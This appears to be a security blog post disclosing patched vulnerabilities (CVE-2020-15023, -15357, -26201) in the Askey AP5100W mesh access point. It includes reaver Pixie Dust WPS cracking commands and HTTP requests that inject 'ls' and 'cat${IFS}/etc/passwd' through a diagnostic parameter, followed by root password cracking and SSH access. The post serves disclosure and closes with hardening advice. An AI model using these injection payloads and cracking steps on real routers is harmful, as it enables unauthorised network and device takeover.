Open in app ↗ Sign up Sign In
Search Medium

Published in CSG @ GovTech

Keith Tay Follow
Dec 16, 2020 · 8 min read · Listen

Save

Bolstering security: How I breached a WiFi Mesh access point from close proximity to uncover vulnerabilities

[Author's note: SingTel rolled out the new patch (Dual_SIG_1.01.101) to Singapore users after working with Askey prior to this blog post.]

Foreword:
As part of my research, I was surprised to find that the Askey AP5100W Access Point (AP) in my home was vulnerable to WiFi Protected Setup (WPS) offline brute force attacks. This meant that an attacker, within a reasonable distance (up to approximately 50m if a strong device is being used), would be able to identify my WiFi's WPA2 password, a passphrase consisting more than 12 characters and with reasonable complexity, in mere seconds!

In addition, the web portal of the AP had a network analysis feature to enable simple diagnostic tests through the use of pre-defined commands (e.g. ping, traceroute, etc.). However, due to the lack of input validation and sanitisation, I was able to inject and execute Operating System (OS) commands on the AP. With that in mind, I extracted the hashed passwords of all users from the '/etc/passwd' file and successfully cracked the hashed password of the root user, gaining unauthorised access as a root user via the open Secure Shell (SSH) or Telnet port. With full privilege, one can easily install malicious programs on the AP's OS.

By leveraging these vulnerabilities, an attacker in close proximity could compromise your APs, by first gaining unauthorised access to your WiFi network, and full privilege remote access to the AP via SSH or Telnet subsequently.

Upon identifying these vulnerabilities, I reached out to SingTel, the main reseller of the Askey AP5100W in Singapore, to confirm and address my findings. Since then, SingTel has proactively worked with me and the principal vendor, Askey, to test and address these issues.

Vulnerable firmware version:
AP5100W_Dual_SIG_1.01.097 and all prior versions

Advisory from Askey:
https://www.askey.com.tw/incident_report_notifications.html

CVEs registered:
· CVE-2020–15023 — WPS Pin Code Cracking
· CVE-2020–15357 — Code Execution
· CVE-2020–26201 — Weak passwords used by OS users

CVE-2020–15023 — WPS Pin Code Cracking:
If you are unfamiliar with the WPS, you can refer to my earlier article, where I shared about WPS in applications and the possible attack vectors. Essentially, WPS uses an 8-digit PIN to ensure the legitimacy of the pairing between a client device and the AP. A typical WPS transaction consists of a series of exchanges between a client and the AP.

60



Figure 1: An overview of the exchanges between client (attacker) and AP
* I have coined it client and AP instead of the industry terms (registrar and enrollee) for simplicity

These series of exchanges are known as a “cryptodance”. Each side proves to the other that it knows the PIN without first giving it away. The AP encrypts the actual PIN, uses a strong algorithm (AES) with secret keys consisting of two randomly-chosen numbers, and returns the result. Within the “cryptodance”, the AP has committed to proving that it knows the PIN, but in a way that you cannot verify until later. A good analogy of this can be found in this Sophos blog which states: “It’s a bit like a sealed-bid auction, where the router’s bid is locked in before yours, but in a way that you can’t see it in order to determine your bid.”

Unfortunately, a Swiss researcher by the name of Dominique Bongard later found a flaw in many AP implementations of the M3 message (see Figure 1). As the blog article further explains: “What he found was that many routers did not seal their bids very well, using “random” numbers that one could guess or calculate. In other words, at step M3, you could simply fail the protocol and crack the encryption on the M3 data packet. That would reveal the PIN directly, no guessing required.”

In this case, it was found that the Askey WiFi Mesh AP was vulnerable to WPS PIN code cracking. By using the ‘pixiedust’ tool, which is integrated into the Reaver tool, the WPA2/PSK was returned in mere seconds — this is true even for a strong password with reasonable complexity and length (more than 12 characters). To conduct this attack, you will need to download kali VM (all the tools are installed), and obtain a wireless card that supports monitor mode (e.g. Alfa wireless adapter).

Step 1: Place the wireless adapter to monitoring mode on your VM.

```
root@kali:~# airmon-ng start wlan0
```

Step 2: Identify nearby devices that has WPS enabled:

```
root@kali:~# wash -i wlan0mon

BSSID Ch dBm WPS Lck Vendor ESSID
XX:XX:XX:09:95:77 1 -30 2.0 No Broadcom XXX
```

Step 3: Attempt WPS offline PIN cracking using Pixiedust

```
root@kali:/tmp# reaver -i wlan0mon -b <bssid> -vv -L -N -c 1 -K

// -K will trigger the pixiedust attack. All it requires is a single failed attempt to crack the PIN.

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright © 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
[+] Switching wlan0mon to channel 1
[+] Waiting for beacon from <BSSID>
[+] Received beacon from <BSSID>
[+] Trying pin “12345670”
[+] Sending authentication request
[+] Sending association request
[+] Associated with <BSSID> (ESSID: <redacted>)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
executing pixiewps -e <redacted> -s <redacted> -z <redacted> -a <redacted> -n <redacted> -r <redacted>
Pixiewps 1.4
[?] Mode: 3 (RTL819x)
[*] Seed N1: -
[*] Seed ES1: -
[*] Seed ES2: -
[*] PSK1: <redacted 16 byte hex>
[*] PSK2: <redacted 16 byte hex>
[*] ES1: <redacted 16 byte hex>
```

```
[*] ES2: <redacted 16 byte hex>
[+] WPS pin: <redacted>
[*] Time taken: 0 s 70 ms
[+] Pixiewps: success: setting pin to <redacted>
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Updated P1 array
[+] Updated P2 array
[+] Quitting after pixiewps attack
[+] Pin cracked in 15 seconds
[+] WPS PIN: <redacted>
[+] WPA PSK: <redacted>
[+] AP SSID: <redacted>
```

With the WPA2 passphrase, an attacker can connect to the victim's network and perform further attacks on the network.

CVE-2020–15357 — Code Execution; and
CVE-2020–26201 — Weak passwords used by OS users:

Today, most APs come with a web portal that allows customers to perform simple or advanced configuration changes. For instance, customers can perform simple network diagnostics (i.e. Ping, Traceroute, route) under the "Tool" section.



Figure 2: Example of a typical usage of the 'Ping' function

However, due to the lack of input validation, an attacker could inject malicious commands and successfully execute them on the AP's OS. As shown in the HTTP request below, we can chain multiple commands using the semicolon symbol via the 'NETWORK_ANALYSIS_METHOD' parameter.

```
GET /status.cgi?_=1593231162805&NETWORK_ANALYSIS_METHOD=ping;ls&NETWORK_ANALYSIS_TARGET=www.google.com&PING_COUNT=5&act=nvset HTTP/1.1
Host: 192.168.1.77
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.77/
X-Requested-With: XMLHttpRequest
Connection: close
```



Figure 3: Successful 'ls' injection

If you enumerate further, you will notice that commands with white spaces in between are prohibited. Furthermore, the OS is running a stripped down version of Linux (RLX-linux), where majority of the commands do not exist (e.g. wget, curl, nc, whoami, etc.).

To overcome the white spaces, one can use a Linux internal field separator '${IFS}' to read the '/etc/passwd' file containing the AP's OS usernames and password hashes.

```
GET /status.cgi?_=1593236755747&NETWORK_ANALYSIS_METHOD=route;cat${IFS}/etc/passwd&NETWORK_ANALYSIS_TARGET=&PING_COUNT=&act=nvset
HTTP/1.1
Host: 192.168.1.77
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.77/
X-Requested-With: XMLHttpRequest
Connection: close
```

Figure 4: Reading the /etc/passwd file. Password hashes have been redacted.

Observing the open ports available on the Askey AP, you would be able to notice that the remote login protocols such as SSH and Telnet were available. If we were able to crack the harvested passwords, we could then gain unauthorised remote access to any vulnerable AP.

Figure 5: NMap results showing the available open ports

I ran my password cracker overnight and was able to reverse both the root and admin passwords. Notably, the passwords were 8-characters long and of average complexity. With that, the next logical step is to validate access via the open remote ports.

Figure 6: Successful login as 'Root' user using the cracked password

With the web server (mini_httpd) process running as 'root', one will be able to gain full system privileges when injecting remote codes via the web server. Instead of performing the tedious password cracking, I could inject or modify the password hash (to my control) on the '/etc/passwd' file and subsequently gain access to the OS. However, the RCE attack will only work if the victim uses the default credentials on the web portal. Thus by cracking the AP's OS users' passwords, one can consistently gain access (via SSH or Telnet) to any Askey AP5100W devices (after connecting to the victim's network).

With root access to the AP OS, I was able to install malicious programs and extract sensitive data from the device. All in all, by chaining these vulnerabilities, an attacker in close proximity can compromise the AP and potentially conduct malicious activities.

Here are some general recommendations to secure your Router / AP:

Please note that if you are using WiFi Mesh, you may have to apply the settings across all the APs set up in your network. For example, if there are two WiFi mesh APs, you will have to perform the changes manually on both devices.

· **Disable WPS when not in use.** You can do so by heading to your AP web interface and locating the WPS feature. By disabling it, you are cutting off all connections via WPS. If you really need to use WPS to pair devices with limited or no user interface, you can turn this feature on when pairing the devices.

· **Ensure that the AP's web portal is not using the default credentials. In addition, make an effort to use a complex password (consisting both uppercase and lowercase letters, numbers, symbols, etc.) with a minimum of 12 characters.** By changing the AP web portal credentials, you are limiting the attack surface to identify and conduct post-authentication vulnerabilities exploitation. You should also enforce a strong WiFi password policy when connecting to your WiFi network.

· **Perform regular firmware updates.** Today, most of the attacks occur because users are either unaware or negligent about updating the firmware on the AP. Through this article, we have seen that APs may be vulnerable to security risks if the firmware aren't updated. For example, if you own an Askey AP5100W AP, remote attackers within the vicinity could potentially obtain full privilege access to your AP OS and install malicious programmes, which would have dire consequences.

Router Wps Command Injection Cybersecurity Io T

About Help Terms Privacy

Get the Medium app